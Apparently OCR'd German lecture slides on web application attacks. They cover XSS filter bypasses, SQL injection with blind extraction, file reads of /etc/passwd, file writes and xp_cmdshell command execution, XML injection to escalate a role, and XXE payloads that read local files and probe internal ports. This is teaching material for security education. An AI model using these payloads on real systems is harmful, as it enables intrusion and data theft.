
Nicht funktionierende Ansätze...



Nicht funktionierende Ansätze...

Nicht funktionierende Ansätze...

Nicht funktionierende Ansätze...




Nicht funktionierende Ansätze...

view-source:127.0.0.1:9080/example2/evilform.phtml

```
1  <html>
2  <body>
3  <form action="evilform.phtml" method="post">
4  <p>
5  User: <input type="text" size="30" name="user">
6  <p>
7  Password: <input type="text" size="30" name="passwd">
8  <p>
9  <button type="submit">Login</button>
10 </form>
11 You entered:  <script>alert/* -- */(/xss/)</script>
   </body>
12 </html>
13
```

Nicht funktionierende Ansätze...



Nicht funktionierende Ansätze…

```
<html>
<body>


<script>window.name="alert(/xss/)";
```

← **window.name auf Skript-Inhalt setzen**

```
window.location="evilform.phtml";
```

← **automatische Weiterleitung**
➔ window.name bleibt erhalten!
[BTW: Tracking-Möglichkeit!]


```
</script>

</body>
</html>
```

Alternative Variante: `eval(location.hash.substr(1))`

http://opfer.de/login.php?user=...#alert(/xss/)

- viele moderne Web-Anwendung benutzen Datenbanken im Backend



- Zugriff auf Datenbank oftmals mittels SQL
  - SQL-Befehle werden Server-seitig generiert basierend auf **Nutzereingaben**

    ➔Fehlerhafte Verarbeitung ermöglicht Zugriff auf Datenbank!

SQl Injection – Beispiel

- Server-seitiges Script

```
<?PHP
…

$query="SELECT * FROM articles WHERE id=".$_GET["id"];
sql.execute($query);
…
?>
```

- Angreifer-URL:
  - http://www.opfer.com/get?id=1;drop table articles

SQL Injection – Vorgehensmodell

1. Eingabemöglichkeiten finden
   - Parameter in GET / POST Anfrage
   - mit Hilfe eines Proxy (Burp etc.)
2. Test auf Verwundbarkeit
   - Prinzipielle Verwundbarkeit / Art der Verwundbarkeit ermitteln
3. Fingerprinting des Datenbanksystems
   - Software des DBS
     - MySQL, MS-SQL, PostgreSQL, Oracle, …
   - Konkrete Version des DBS
     - MS-SQL 10.00.2531 (SQL Server 2008 SP 1)
   - Betriebssystem und Version
4. Metadaten / Schemata des DBS ermitteln
   - Datenbanken, Tabellen, Nutzer, …
5. Konkretes Angriffsziel umsetzen
6. Dauerhaften Zugriff sichern
   - stored procedures, trigger

SQl Injection – Angriffsziele

- Informationsbeschaffung
  - Zugriff auf Datensätze, Tabellen, Datenbanken außerhalb des eigentlichen Zugriffsbereichs
  - Zugriff auf lokale Dateien
- Verändernde Angriffe
  - Löschen/Verändern von Datensätzen
  - Ausführen von Kommandozeilen-Befehlen
- Umgehen von Zugriffskontrollen
  - Login-Seiten

SQL Injection – Verwundbarkeiten erkennen

- an Hand von Fehlermeldungen
  - http://www.opfer.com/getarticle?category=test’

```
You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version
for the right syntax to use near “test”’ at line 1
```

- „blind“
  - wenn keine oder nur allgemeine Fehlerseite angezeigt
  - Finden/Erzeugen von (subtilen) Unterschieden im Falle, daß SQL erfolgreich ausgeführt / nicht ausgeführt

Blind SQL Injection – Auf Verwundbarkeit testen

- Idee: Einfügen von gültigem SQL, das unterschiedliche Reaktionen auslöst
- Beispiel:
  - Server-seitig: `SELECT * FROM table WHERE id=$FROM_ATTACKER`
  - Normale Eingabe: `$FROM_ATTACKER=1`
  - Injection-Tests:

```
$FROM_ATTACKER=1 AND 1=1 //gibt gleiches Ergebnis
                         wie im Normalfall

$FROM_ATTACKER=1 OR 1=1 //gibt alle Einträge zurück

$FROM_ATTACKER=1+1 //gibt Eintrag mit id=2 zurück
```

SQL Injection – Informationsbeschaffung

- Rückgabe als „normales“ Ergebnis des Web-Seitenaufrufs
  - Verwendung von SQL UNION
  - Beispiel:
    - Server-seitig:

```
SELECT name FROM products WHERE id=$FROM_ATTACKER
```

    - `$FROM_ATTACKER=1 UNION select login from users`

- Auslösen von messbaren Veränderungen
  - Beispiel:

```
$FROM_ATTACKER=1; IF [SOMETHING_OF_INTEREST] THEN SLEEP(5)

$FROM_ATTACKER=1; IF [SOMETHING_OF_INTEREST] THEN 1/0
```

SQL Injection – Informationsbeschaffung

- Merke: *1 bit of information leakage allows to read the whole data base*
- Beispiel: Ermitteln des Datenbank-Namens

```
if Select char_length(database())>10 then 1/0;
if Select char_length(database())>9 then 1/0;
…
If select ASCII(substring(database(),1))==65 then 1/0;
If select ASCII(substring(database(),1))==66 then 1/0;
If select ASCII(substring(database(),1))==67 then 1/0;
…
If select ASCII(substring(database(),2))==65 then 1/0;
If select ASCII(substring(database(),2))==66 then 1/0;
If select ASCII(substring(database(),2))==67 then 1/0;
…
```

Anmerkung: Beschleunigen durch binäre Suche

SQL Injection – Informationsbeschaffung

- Lesende Zugriffe auf das lokale Dateisystem
  - Beispiel:
    - Server-seitig:

```
SELECT name FROM products WHERE id=$FROM_ATTACKER
```

    - `$FROM_ATTACKER=1 UNION select LOAD_FILE('/etc/passwd')`
    - `$FROM_ATTACKER=1 UNION select HEX(LOAD_FILE('/boot/vmlinuz'))`

- Lesende Zugriffe auf entfernte Dateien
  - `LOAD_FILE("//server/freigabe/secret.txt")`

SQL Injection – Verändernde Angriffe

- Schreibende Zugriffe auf das lokale Dateisystem
  - Beispiel:
    - Server-seitig:

```
SELECT name FROM products WHERE id=$FROM_ATTACKER
```

    - `$FROM_ATTACKER=1 UNION select "Hello world!" INTO DUMPFILE '/tmp/out.txt'`
    - `$FROM_ATTACKER=1 UNION select UNHEX('48656c6c6f20776f726c6421') INTO DUMPFILE '/tmp/out.txt'`

- Ausführen von Kommandozeilen-Befehlen
  - Kombination aus Schreibzugriff und CGI-Aufruf
    - original CGI-Skript überschreiben
  - Integriert in Datenbanksystem
    - Microsoft SQL Server: `xp_cmdshell()`

SQL Injection – Tools

- sqlpmap
  - http://sqlmap.org
  - Automatisiertes Erkennen verwundbarer Parameter
  - Fingerprinting des verwendeten Datenbanksystems
  - Informationsbeschaffung
  - Übernahme der kompletten Kontrolle über den Datenbankserver
  - ...

```
//user stores XML for changing user name
//and email submitted from the two user

String user = '<USER role="guest_role"><name>'+
request.getParameter("name")+ "</name><email>"+
request.getParameter("email")+ "</email></USER>";
//Save XML data
userDao.save(user);
```

- Eingabe vom Nutzer ?
  - name = user1
  - email = user1@a.com</email></USER><USER role="admin_role"><name>test</name><email>user2@a.com

- Eingabe vom Nutzer ?
  - name = user1
  - email = user1@a.com</email></USER><USER role="admin_role"><name>test</name><email>user2@a.com

```
<USER role="guest_role">
<name>user1</name>
<email>
user1@a.com</email>
</USER>
<USER role="admin_role">
<name>test</name>
<email>user2@a.com

</email></USER>
```

XXE-Attack – Abusing XML external entities

```
//displays name element submitted as part of
//some login XML structure
<?php
$xml=$_POST["xml"];
$login=simplexml_load_string($xml,
                'SimpleXMLElement',LIBXML_NOENT);
?>
<html>
<body>
Login: <?php echo $login->name; ?>
</body>
</html>
```

Beispiel Eingabe:

```
<?xml version="1.0"?>
<login><name>Admin</name></login>
```

XXE-Attack – Abusing XML external entities

```
//displays name element submitted as part of
//some login XML structure
<?php
$xml=$_POST["xml"];
$login=simplexml_load_string($xml,
                'SimpleXMLElement',LIBXML_NOENT);
?>
<html>
<body>
Login: <?php echo $login->name; ?>
</body>
</html>
```

Interessante Eingabe???

XXE-Attack – Abusing XML external entities

```
<?xml version="1.0" ?>
  <!DOCTYPE login
    [
      <!ENTITY myEntity
        SYSTEM "file:///etc/passwd"
      >
     ]
   >
<login>
  <name>&myEntity;</name>
</login>
```

```
Login: root:x:0:0:root:/root:/bin/fish
daemon:x:1:1:daemon:/usr/sbin:/bin/false
…
```

XXE-Attack – Abusing XML external entities

```
<?xml version="1.0" ?>
  <!DOCTYPE login
    [
      <!ENTITY myEntity
        SYSTEM "http://internal.net:22/"
      >
    ]
  >
<login>
  <name>&myEntity;</name>
</login>
```

Login: Warning: HTTP request failed! SSH-OpenSSH_5.4.3 Debian 7.0...

Angriffsmöglichkeiten durch fehlerhafte Ein- / Ausgabe-Überprüfung

- nur ein kleiner Ausschnitt gezeigt
- Kreativität ist gefragt
- Ansatz: „Turning waste into treasure“
  ➔ Kreatives Ausnutzen von fehlerhaftem / überraschendem Programmverhalten